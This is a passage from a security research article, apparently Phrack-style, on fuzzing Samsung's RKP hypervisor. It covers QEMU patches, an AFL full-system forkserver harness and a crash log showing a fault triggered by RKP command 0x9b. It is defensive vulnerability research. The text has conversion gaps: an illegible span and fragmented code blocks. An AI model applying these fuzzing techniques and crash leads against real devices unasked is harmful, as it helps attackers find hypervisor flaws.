    uint64_t xregs[32];

    ...

    /* Information associated with an exception about to be taken:
     * code which raises an exception must set cs->exception_index and
     * the relevant parts of this structure; the cpu_do_interrupt function
     * will then set the guest-visible registers as part of the exception
     * entry process.
     */
    struct {
        uint32_t syndrome; /* AArch64 format syndrome register */
        ...
    } exception;
    ...
}
```

'arm_cpu_do_interrupt()' function handles the exceptions in QEMU and we can intercept the 'brk' invocation by checking 'CPUState.exception_index' variable as shown in (23). There we can introduce our fuzzing logic and setup the system state with our fuzzed values for the guest to access as discussed next. Finally, to avoid actually handling the exception (calling the exception vector handle, changing ELs etc.) which would disrupt our program flow, we simply advance 'pc' to the next instruction and return from the function. This effectively turns 'brk' into a fuzzing instruction.

```
// qemu/target/arm/helper.c

/* Handle a CPU exception for A and R profile CPUs.
 *
 */
void arm_cpu_do_interrupt(CPUState *cs)
{
    ARMCPU *cpu = ARM_CPU(cs);
    CPUARMState *env = &cpu->env;
    ...

    // Handle the break instruction
    if (cs->exception_index == EXCP_BKPT) { /* (23) */

        handle_brk(cs, env);

        env->pc += 4;
        return;
    }
    ...

    arm_cpu_do_interrupt_aarch64(cs);
    ...
}
```

We utilize syndrome field as a function identifier and specifically immediate value 0x1 is used to call the dummy fuzzing functionality. There are numerous different harnesses that can be implemented here. In our demo approach we only use a single argument (via X0) which points to a guest buffer where fuzzed data could be placed. The framework registers, hence arguments which will be passed to EL2 by 'rkp_call_fuzz' after calling '__break_fuzz()' are set by our harness in function 'handle_brk()'.

```
// framework/main.c

void ell_main(void) {
    framework_rkp_init();
    rkp_call(RKP_DEF_INIT, 0, 0, 0, 0, 0);

    for(;;){ // fuzzing loop
        __break_fuzz(); // create fuzzed values
        rkp_call_fuzz(); // invoke RKP
    }
}

// framework/util.S

__break_fuzz:
    ldr x0, =rand_buf
    brk #1
    ret
ENDPROC(__break_fuzz)

rkp_call_fuzz:
    hvc #0
    ret
ENDPROC(rkp_call_fuzz)
```

We will not be presenting complex harnesses here since this is beyond the scope of this article and will be left as exercise for the reader. We will, however, be describing a simple harness to fuzz RKP commands. Moreover, since most RKP handlers expect the second argument (X1 register) to point to a valid buffer we will be using 'rand_buf' pointer as shown above for that purpose.

The logic should be rather straightforward. We get a random byte (24), at the end place it in X0 (25) and as a result will be used as the RKP command index. Next, we read a page of random data and copy it to the guest buffer 'rand_buf' (using function 'cpu_memory_rw_debug()') and use it as the second argument by placing the buffer address in X1 (26).

```
// qemu/target/arm/patch.c

int handle_brk(CPUState *cs, CPUARMState *env)
{
    uint8_t syndrome = env->exception.syndrome & 0xFF;
    int l = 0x1000;
    uint8_t buf[l];

    switch (syndrome) {
        case 0: // break to gdb
            if (gdbserver_running()) {
                qemu_log_mask(CPU_LOG_INT, "[!] breaking to gdb\n");
                vm_stop(RUN_STATE_DEBUG);
            }
            break;
        case 1: // dummy fuzz
            uint8_t cmd = random() & 0xFF; /* (24) */

            /* write random data to buffer buf */

            /*
             * Write host buffer buf to guest buffer pointed to
             * by register X0 during brk invocation
             */
            if (cpu_memory_rw_debug(cs, env->xregs[0], buf, l, 1) < 0) {
                fprintf(stderr, " Cannot access memory\n");
                return -1;
            }
    }
```

```

fuzz_cpu_state.xregs[0] = 0x83800000 | (cmd << 12);
fuzz_cpu_state.xregs[1] = env->xregs[0];

env->xregs[0] = fuzz_cpu_state.xregs[0];          /* (25) */
env->xregs[1] = fuzz_cpu_state.xregs[1];          /* (26) */
break;
default:
    ;
}
return 0;
}

```

As you might expect after compiling the modified QEMU and executing the fuzzer, nothing happens! We elaborate more on this next.

-----[3.1.1 - Handling Aborts

Since this is a bare metal implementation there is nothing to "crash". Once an abort happens, the abort exception handler is invoked and both our framework and RKP ends up in an infinite loop. To identify aborts we simply intercept them in `arm_cpu_do_interrupt()` similarly with `brk`.

// qemu/target/arm/helper.c

```

void arm_cpu_do_interrupt(CPUState *cs)
{
    ...

    // Handle the instruction or data abort
    if (cs->exception_index == EXCP_PREFETCH_ABORT ||
        cs->exception_index == EXCP_DATA_ABORT ) {

        if(handle_abort(cs, env) == -1) {
            qemu_system_shutdown_request (SHUTDOWN_CAUSE_HOST_ERROR);
        }
        // reset system
        qemu_system_reset_request (SHUTDOWN_CAUSE_HOST_QMP_SYSTEM_RESET);
    }
    ...
}

```

When a data or instruction abort exception is generated, we create a crash log in `handle_abort()` and then request QEMU to either reset and restart fuzzing or terminate if `handle_abort()` fails which essentially terminates fuzzing as we can not handle aborts. We use QEMU functions to dump the system state such as the faulting addresses, system registers, and memory dumps in text log files located in directory crashes/.

```

int handle_abort(CPUState *cs, CPUARMState *env)
{
    FILE* dump_file;

    if (open_crash_log(&dump_file) == -1) return -1;

    const char *fmt_str = "***** Data\\Instruction abort! *****\n"
                          "FAR = 0x%llx\t ELR = 0x%llx\n"
                          "Fuzz x0 = 0x%llx\t Fuzz x1 = 0x%llx\n";

    fprintf(dump_file, fmt_str, env->exception.vaddress,
            env->pc,
            fuzz_cpu_state.xregs[0],
            fuzz_cpu_state.xregs[1]);
}

```

```

fprintf(dump_file, "\n***** CPU State *****\n");
cpu_dump_state(cs, dump_file, CPU_DUMP_CODE);
fprintf(dump_file, "\n***** Disassembly *****\n");
target_disas(dump_file, cs, env->pc-0x20, 0x40);
fprintf(dump_file, "\n***** Memory Dump *****\n");
dump_extra_reg_data(cs, env, dump_file);

fprintf(dump_file, "\n***** End of report *****\n");

fclose(dump_file);

return 0;
}

```

A sample trimmed crash log is presented below. We can see that the faulting command is 0x8389b000 (or command index 0x9b ;) the faulting address and the code where the abort happened. You can create your own logs by executing the dummy fuzzer ;)

```

***** Data/Instruction abort! *****
FAR = 0x41000c5000      ELR = 0xb0113ac4
Fuzz x0 = 0x8389b000    Fuzz x1 = 0x800c5000

***** CPU State *****
PC=00000000b0113ac4 X00=0000004080000000 X01=0000000000000000
X02=00000000800c5000 X03=0000000000000000 X04=0000000000000000
....
X29=00000000b0142e70 X30=00000000b010d294 SP=00000000b0142e70
PSTATE=600003c9 -ZC- NS EL2h

***** Disassembly *****
0xb0113abc: d2b00000 movz      x0, #0x8000, lsl #16
0xb0113ac0: f2c00800 movk      x0, #0x40, lsl #32
0xb0113ac4: f8206841 str       x1, [x2, x0]
0xb0113ac8: f0000000 adrp      x0, #0xb0116000
0xb0113acc: 911ac000 add       x0, x0, #0x6b0

***** Memory Dump *****
...
X00: 0x0000004080000000
000000407fffff60: Cannot access memory

...

X02: 0x00000000800c5000
...
00000000800c4fe0: 0x0000000000000000 0x0000000000000000
00000000800c4ff0: 0x0000000000000000 0x0000000000000000
00000000800c5000: 0x21969a71a5b30938 0xc6d843c68f2f38be
00000000800c5010: 0xd7a1a2d7948ffd7e 0x42793a9f98647619
00000000800c5020: 0x87c01b08bb98d031 0x1949658c38220d4d
...

***** End of report *****

```

-----[3.1.2 - Handling Hangs

RKP has two functions that lead to system hangs; `rkp_policy_violation()` and `vmm_panic()`. The former is used when RKP unsupported exceptions or exception classes are triggered, while the latter aligns better with the `assert()` function logic.

Since there are only two functions with these characteristics we can simply reset the system if they are ever executed. This is done in QEMU function `cpu_tb_exec()` which is responsible for emulating the execution of a single basic block. When they are identified via their address, the system

is reset as with the abort case presented above, without however creating a crash log file.

Evidently, this is not an optimal approach and does not scale well. We will be providing a better solution in the setup with AFL described next.

```
// qemu/accel/tcg/cpu-exec.c

/* Execute a TB, and fix up the CPU state afterwards if necessary */
static inline tcg_target_ulong cpu_tb_exec(CPUState *cpu,
                                           TranslationBlock *itb)
{
    CPUArchState *env = cpu->env_ptr;
    ...

    if (env->pc == 0xB010DBA4) { // rkp_policy_violation
        qemu_log("[!] POLICY VIOLATION!!! System Reset!\n");
        qemu_system_reset_request(SHUTDOWN_CAUSE_HOST_QMP_SYSTEM_RESET);
    }

    if (env->pc == 0xB010A4CC) { // vmm_panic
        qemu_log("[!] VMM PANIC!!! We should not be here!!!\n");
        qemu_system_reset_request(SHUTDOWN_CAUSE_HOST_QMP_SYSTEM_RESET);
    }

    ...
}
```

----[3.2 - AFL with QEMU full system emulation

One of the major problems encountered during this work was QEMU changing rapidly. This caused various tools to become obsolete, unless teams were dedicated porting them to newer versions fixing various problems introduced by the modified QEMU code. With this in mind, we will first introduce problems stemming from this situation and previous work on full system emulation. We will then proceed with the proposed solution.

-----[3.2.1 - Introduction

As mentioned before, we chose the latest stable QEMU v4.1.0 and AFL v2.56b. The first step was to port AFL to the target QEMU version. The patch itself is rather straightforward, so we will not be presenting details here. Refer to the attached `afl-2.56-qemu-4.1.0-port/readme` for more details. Note that to remove the QEMU directory from the AFL subfolder, we included in AFL header files `config.h` and `afl-types.h` in the patch. As a result, to avoid any unexpected behaviors these files must be kept in sync between AFL and QEMU.

After applying the patches and building QEMU and copying the resulting binary in AFL directory as `'afl-qemu-trace'`, we invoke AFL with QEMU in the old fashioned way:

```
$ ./afl-fuzz -Q -i in -o out /usr/bin/readelf -a @@
```

We will briefly explain some QEMU/AFL key points to help understand the modified version. With QEMU the forkserver practically runs inside QEMU, starts when the ELF entry point is encountered and is kept in sync with AFL via pipes. When AFL instructs forkserver to run once, the forkserver (parent) clones itself, writes the QEMU child (child) pid to AFL and allows the child to execute free. AFL sets a child execution watchdog which will terminate the child if triggered. While the child runs it updates the AFL bitmap (`'afl_maybe_log()'`) and reports blocks that have not been translated yet back to the parent (`'afl_request_tsl()'`) who waits in a read loop (`'afl_wait_tsl()'`). Once a new block is encountered the parent mirrors the translation and avoid re-translation for future children which significantly improves fuzzing performance (interested readers can also

[illegible]

In short, they introduced an instruction as a handler to dispatch operations to 4 different functions called "hypercalls", all handled by QEMU. The parent executes normally and boots the VM until the first hypercall 'startForkServer' is encountered which causes the forkserver to be instantiated. The parent/forkserver then spawns a child guest which then invokes hypercall 'getWork' to fetch the new testcase from the host to the guest VM and then hypercall 'startWork' to enable tracing and set the address region to be traced. If the child does not crash, it terminates by calling hypercall 'endWork' to force the child QEMU to exit. These "hypercalls" are invoked from a custom Linux kernel driver.

As stated in TriforceAFL, getting forkserver to work was one of the most

difficult parts. QEMU full system emulation uses 3 threads; CPU, IO and RCU. Their solution was to have 'startForkServer' hypercall set a flag which causes CPU thread (vCPU) to exit the CPU loop, save some state information, notify the IO thread and exit. IO thread then receives the notification and starts the forkserver by forking itself. The child IO thread then spawns a new vCPU thread which restores its state from the previous vCPU saved information and continues execution cleanly from 'startForkServer'. Basically, the forkserver is the IO thread (whose vCPU thread has now terminated) and each new fork child spawns a new vCPU thread (with information from the parent vCPU saved state) to do the CPU emulation.

Finally, AFL was edited to increase the QEMU parent/child memory limit MEM_LIMIT_QEMU because full system emulation has larger memory requirements compared to user mode emulation, especially for emulating Linux kernel. Furthermore, during the AFL 'init_forkserver()' fork, a timer controlled by FORK_WAIT_MULT defined value is set in AFL to avoid blocking in read indefinitely in case forkserver in parent fails. This value was increased, because during this step the parent initializes the guest VM until 'startForkServer' hypercall is reached, which might be time consuming. Last but not least, mode enabled by argument -QQ was introduced to allow user to specify the QEMU binary path instead of using 'afl-qemu-trace'.

Our approach relies heavily on TriforceAFL as mentioned before. We decided to skip the TriforceAFL implementation details due to the vast QEMU differences, however we recommend readers to study the TriforceAFL [08] implementation and documentation.

-----[3.2.2 - Implementation

First we are going to go over the AFL diff which is the most brief since we only modified afl-fuzz.c and config.h and we do not deviate much from TriforceAFL. The QEMU parent/child memory limits have been commented out since our framework emulation has much larger memory requirements in comparison. Secondly, to disable QEMU chaining feature which affects AFL stability, AFL normally sets environmental variable "QEMU_LOG" to "nochain" (see qemu/linux-user/main.c for details) before invoking QEMU in user mode. This option however is not honored in full system emulation and as a result QEMU option '-d nochain' _must_ be specified during QEMU full system emulation invocation. Lastly, users must set the various system configurations AFL requires such as disabling the CPU frequency scaling and external core dump handling utilities. We invoke the fuzzer with our setup as:

```
$ AFL_SKIP_CPUFREQ=1 AFL_I_DONT_CARE_ABOUT_MISSING_CRASHES=1 \  
  ./afl-fuzz -QQ -i in -o out \  
    <path-to-qemu>/aarch64-softmmu/qemu-system-aarch64 \  
      -machine virt \  
      -cpu cortex-a57 \  
      -smp 1 \  
      -m 3G \  
      -kernel kernel.elf \  
      -machine gic-version=3 \  
      -machine secure=true \  
      -machine virtualization=true \  
      -nographic \  
      -d nochain \  
      -afl_file @@
```

-----[3.3.2.1 - QEMU patches

At this point we will be providing details regarding the QEMU patches to support full system AFL fuzzing since as mentioned before, even though the main idea persists, there are many differences compared to the original TriforceAFL implementation mainly due to vast QEMU differences between the versions. The first difference is that we utilized 'brk' to introduce hypercalls instead of introducing a new instruction.


```
// qemu/target/arm/patch.c
```


```
int handle_brk(CPUState *cs, CPUARMState *env)
{
    ...

    switch (syndrome) {
        ...

        case 3:
            return start_forkserver(cs, env, env->xregs[0]);
        case 4:
            return get_work(cs, env, env->xregs[0], env->xregs[1]);
        case 5:
            return start_work(cs, env, env->xregs[0], env->xregs[1]);
        case 6:
            return done_work(env->xregs[0]);
        default:
            ;
    }
    return 0;
}
```

To better demonstrate the setup we provide the following diagram and each step will be explained next. Readers are also advised to compare this with the original AFL/QEMU diagram presented previously.





During system initialization, vCPU is instantiated (27) by IO thread in a manner dependent on the system configuration. Our setup uses Multithread Tiny Coge Generator (MTTCG) which allows the host to run one host thread per guest vCPU. Note that we are using a single core/thread and as a result there is a single vCPU thread in our setup.

The vCPU thread entry point for MTTCG configuration is function `'qemu_tcg_cpu_thread_fn()'` under `qemu/cpus.c` where, after some initializations, vCPU enters its main execution loop (29)-(40). In a high level of abstraction, execution loop comprises two steps; translating basic blocks (function `'tb_find()'`) and executing them (function `'cpu_tb_exec()'`).

As mentioned before, we allow the QEMU parent to execute free and initialize the guest VM until `'start_forkserver'` hypercall is invoked. As a result, each forkserver child will start with a `_fully` initialized VM right before the targeted functionality significantly improving fuzzing performance.

```
// qemu/cpus.c
```

```
/* Multi-threaded TCG
```

```
 *
 * In the multi-threaded case each vCPU has its own thread. The TLS
 * variable current_cpu can be used deep in the code to find the
 * current CPUState for a given thread.
 */
```

```
static void *qemu_tcg_cpu_thread_fn(void *arg)
```

```
{
    CPUState *cpu = arg;

    ...

    tcg_register_thread(); /* (39) */

    do {
        ...

        r = tcg_cpu_exec(cpu); /* (40) */
    } while (1);
}
```

```

...

} while ((!cpu->unplug || cpu_can_run(cpu))           /* (41) */
        && !afl_wants_cpu_to_stop);

if(afl_wants_cpu_to_stop) {
    ...

    if(write(afl_qemuloop_pipe[1], "FORK", 4) != 4)    /* (42) */
        perror("write afl_qemuloop_pip");
    ...

    restart_cpu = (&cpus)->tqh_first;                  /* (43) */

    ...
}
...

return NULL;
}

```

When during the execution `start_forkserver()` hypercall is invoked, global flag `afl_wants_cpu_to_stop` is set (30)-(44) ultimately breaking the vCPU main execution loop. There are various reasons that could cause the system to reach this state so after the main loop we check flag `afl_wants_cpu_to_stop` to decide whether vCPU must terminate (41). Finally we save the vCPU state (31)-(43), notify IO thread (32)-(42) and terminate the vCPU thread.

// qemu/target/arm/patch.c

```

target_ulong start_forkserver(CPUState* cs, CPUARMState *env, ...)
{
    ...

    /*
     * we're running in a cpu thread. we'll exit the cpu thread
     * and notify the iothread. The iothread will run the forkserver
     * and in the child will restart the cpu thread which will continue
     * execution.
     */
    afl_wants_cpu_to_stop = 1;                          /* (44) */

    return 0;
}

```

Parent IO thread becomes the forkserver in the notification handling function `got_pipe_notification()` (33)-(45). In the fork child (which is the child QEMU IO thread) we reset the vCPU state (34)-(46) and start a new vCPU thread for the child process (35)-(47). (don't forget to comment out the `madvise(..., DONTFORK)` invocation ;)

// qemu/cpus.c

```

static void got_pipe_notification(void *ctx)
{
    ...

    afl_forkserver(restart_cpu);                          /* (45) */

    /* we're now in the child! */
    (&cpus)->tqh_first = restart_cpu;                      /* (46) */

    qemu_tcg_init_vcpu(restart_cpu);                      /* (47) */
}

```

Finally, for MTTCG all TCG threads must register their context before starting translation (36)-(39) as part of their initialization process mentioned before. As shown next, each thread registers its context in 'tcg_ctxs' array in an incremental fashion and assigns it to thread local variable 'tcg_ctx'. It is obvious that the system was not designed with a forkserver in mind, where vCPU thread is respawned and trying to register a new context for the forkserver children will fail. However, since we use a single thread and we can simply bypass this by patching function 'tcg_register_thread()' to always set 'tcg_ctx' to the first array entry after the first invocation.

```
// qemu/tcg/translate-all.c
```

```
__thread TCGContext *tcg_ctx;
```

```
// qemu/tcg/tcg.c
```

```
void tcg_register_thread(void)
```

```
{
    static bool first = true;
    if (!first) {
        tcg_ctx = tcg_ctxs[0];
        return;
    }
    first = false;

    ...

    *s = tcg_init_ctx;

    ...

    /* Claim an entry in tcg_ctxs */
    n = atomic_fetch_inc(&n_tcg_ctxs);
    g_assert(n < ms->smp.max_cpus);
    atomic_set(&tcg_ctxs[n], s);

    tcg_ctx = s;

    ...
}
```

```
-----[ 3.3.2.2 - Framework support
```

Let's now demonstrate how to reach the state where forkserver is up and running via the framework. After the framework initialization we call '___break_start_forkserver()' from EL1 (48) which in turn calls 'brk' with instruction specific syndrome 3 which corresponds to the 'start_forkserver' hypercall. This eventually causes the forkserver to be started in the parent QEMU process as discussed above.

Each new child QEMU process, will resume guest VM execution in its vCPU at the instruction immediately following '___break_start_forkserver()' in a guest VM state identical to the one the parent process had before instantiating the forkserver. For example, in our setup the child will continue in (49) invoking the 'get_work' hypercall to fetch the test case from the host (technically it will resume from 'ret' instruction after 'brk #3' in '___break_start_forkserver()' function but you get the idea ;).

```
// framework/main.c
```

```
void ell_main(void) {
    framework_rkp_init();
```

```

    rkp_call(RKP_DEF_INIT, 0, 0, 0, 0, 0);

    __break_start_forkserver(0); /* (48) */

    /* fuzzing loop */
    for(;;){
        __break_get_work(); /* (49) */
        __break_start_work();

        rkp_call_fuzz_afl((*(uint64_t*)&rand_buf), &rand_buf); /* (50) */

        __break_end_work(0);
    }
}

// framework/afl.S

__break_start_forkserver:
    brk #3
    ret
ENDPROC(__break_start_forkserver)

__break_get_work:
    ldr x0, =rand_buf
    mov x1, 0x1000
    brk #4
    ret
ENDPROC(__break_get_work)

__break_start_work:
    mov    x0, #RKP_VMM_START
    add    x1, x0, #RKP_VMM_SIZE
    brk #5
    ret
ENDPROC(__break_start_work)

rkp_call_fuzz_afl:
    hvc #0
    ret
ENDPROC(rkp_call_fuzz_afl)

__break_end_work:
    // x0 is the exit value
    brk #6
    ret
ENDPROC(__break_end_work)

```

For demonstration purposes and to verify that the fuzzer works as expected, we will be using the same fuzzing harness as with the dummy fuzzer to fuzz the 'hvc' command ids. If everything works as expected we should have at least one crash by invoking command 0x9b.

As mentioned above, framework function '__break_get_work()' (49) invokes qemu 'get_work' hypercall (51). There, the child QEMU reads the AFL created test case and copies its contents in guest VM 'rand_buf'. In the next step, '__break_start_work()' framework function invokes 'start_work' hypercall (52) which sets the child process to only track and edit the AFL bitmap for addresses in the RKP range.

```

// qemu/target/arm/patch.c

static target_ulong get_work(CPUState *cs, CPUARMState *env, /* (51) */
                             target_ulong guest_ptr, target_ulong sz)
{
    int l = 0x1000;
    uint8_t buf[l];

```



```

    assert(afl_start == 0);
    fp = fopen(afl_file, "rb");
    if(!fp) {
        perror(afl_file);
        return -1;
    }

    fread(buf, 1, 1, fp); // must add checks

    if (cpu_memory_rw_debug(cs, guest_ptr, buf, 1, 1) < 0) {
        fprintf(stderr, " Cannot access memory\n");
        return -1;
    }

    fclose(fp);
    return retsz;
}

static target_ulong start_work(CPUState *cs, CPUArchState *env, /* (52) */
                               target_ulong start, target_ulong end)
{
    afl_start_code = start;
    afl_end_code   = end;
    afl_start = 1;
    return 0;
}

```

The initial testcase provided to AFL must execute without crashing. For that we use command id 0x98 which as shown in the snippet simply writes in the debug log and exits. At long last, we can invoke and fuzz the 'hvc' handler. We read the first QWORD (50) from the provided test case as the command id and simply use 'rand_buf' as the second argument as discussed in the dummy fuzzer harness.

```

// vmm-G955FXXU4CRJ5.elf

void rkp_main(uint64_t command, exception_frame *exception_frame)
{
    ...

    switch ( hvc_cmd )
    {
        ...

        case 0x98:
            rkp_debug_log("RKP_a3d40901", 0, 0, 0); // CFP_JOPP_INIT
            break;
        ...
    }
}

```

However, not long after the 'hvc' invocation our system crashes. The problem lies in the basic block translations performed by the QEMU parent process as we elaborate on in the next section.

-----[3.3.2.3 - Handling parent translations

For QEMU to perform basic block translations for ARM architectures, it uses 'mmu_idx' to distinguish translation regimes, such as Non-Secure EL1 Stage 1, Non-Secure EL1 Stage 2 etc. (for more details refer to ARMMMUIdx enum definition under qemu/target/arm/cpu.h). As shown below, to evaluate the current 'mmu_idx' it relies on the current CPU PSTATE register (53). This process is normally performed by the vCPU thread during the guest VM emulation.

```
// qemu/target/arm/helper.c

int cpu_mmu_index(CPUARMState *env, bool ifetch)
{
    return arm_to_core_mmu_idx(arm_mmu_idx(env));
}

ARMMMUIdx arm_mmu_idx(CPUARMState *env)
{
    int el;
    ...

    el = arm_current_el(env);
    if (el < 2 && arm_is_secure_below_el3(env)) {
        return ARMMMUIdx_S1SE0 + el;
    } else {
        return ARMMMUIdx_S12NSE0 + el;
    }
}

// qemu/target/arm/cpu.h

static inline int arm_current_el(CPUARMState *env)
{
    ...

    if (is_a64(env)) {
        return extract32(env->pstate, 2, 2);          /* (53) */
    }
    ...
}
```

As earlier discussed, in QEMU/AFL when a child process encounters a basic block previously not translated, it instructs (38)–(55) the parent to mirror the basic block translation process (37)–(57) so that next children will have cached copies to avoid re-translation and improve performance [07]. To achieve this, the child sends (55) the current pc address along with other information for the parent to perform the translation (57) within its own CPU state. Moreover, in our setup the parent translation is performed by the IO thread because vCPU thread is terminated during the forkserver instantiation. The problem of course lies in a state inconsistency between the child and the parent.

We will demonstrate the state inconsistency via an example. When the parent becomes the forkserver in our setup/framework it is executing in EL1. While the child process executes, its vCPU will emulate the 'hvc' invocation, change its state to EL2 to continue with the emulation of the hypervisor code and almost certainly encounter new basic blocks. As mentioned above, it will instruct the parent to do the translation as well. As there is no way for the parent to be aware of the child state changes it will remain in EL1. It should be obvious now that when the parent tries to translate the EL2 basic blocks while being in EL1 will fail.

So the child must also send its PSTATE (54) which the parent uses to set its own PSTATE (56) and then perform the translation correctly.

```
// qemu/accel/tcg/cpu-exec.c

static inline TranslationBlock *tb_find(CPUState *cpu, ...)
{
    ...

    if (tb == NULL) {
        ...

        CPUArchState *env = (CPUArchState *)cpu->env_ptr;          /* (54) */
    }
}
```

```

    pstate = env->pstate;

    /*
     * AFL_QEMU_CPU_SNIPPET1 is a macro for
     * afl_request_tsl(pc, cs_base, flags, cf_mask, pstate);
     */
    AFL_QEMU_CPU_SNIPPET1;                                /* (55) */
    ...
}
...
}

// qemu/afl-qemu-cpu-inc.h

void afl_wait_tsl(CPUState *cpu, int fd) {
    ...

    CPUArchState *env = (CPUArchState *)cpu->env_ptr;

    while (1) { // loop until child terminates
        ...

        env->pstate = t.pstate;                            /* (56) */
        tb = tb_htable_lookup(cpu, t.pc, t.cs_base,
                                t.flags, t.cf_mask);        /* (57) */

        ...
    }
    ...
}

```

Furthermore, as stated above the parent process is originally in EL1 during the forkserver instantiation. However, the child can terminate (hopefully) during execution in other ELs. In this case, the parent might be left in the EL the child was during the crash (if new basic blocks were encountered before crashing) and consequently the next fork child will also be in that EL. However, as previously discussed each child resumes execution right after `__break_start_forkserver()` in EL1 and as a result of being in a different EL, translations will fail causing the child to crash. For this reason, we save the original state before the forkserver initialization (58) and restore it before forking the each next child (59).

```

void afl_forkserver(CPUState *cpu) {
    ...

    CPUArchState *env = (CPUArchState *)cpu->env_ptr;
    afl_fork_pstate = env->pstate;                        /* (58) */
    ...

    /* forkserver loop */
    while (1) {
        env->pstate = afl_fork_pstate;                    /* (59) */
        ...

        child_pid = fork();
        ...

        if (!child_pid) {
            /* Child process */
            ...
        }
        /* Parent */
        ...

        afl_wait_tsl(cpu, t_fd[0]);
        ...
    }
}

```

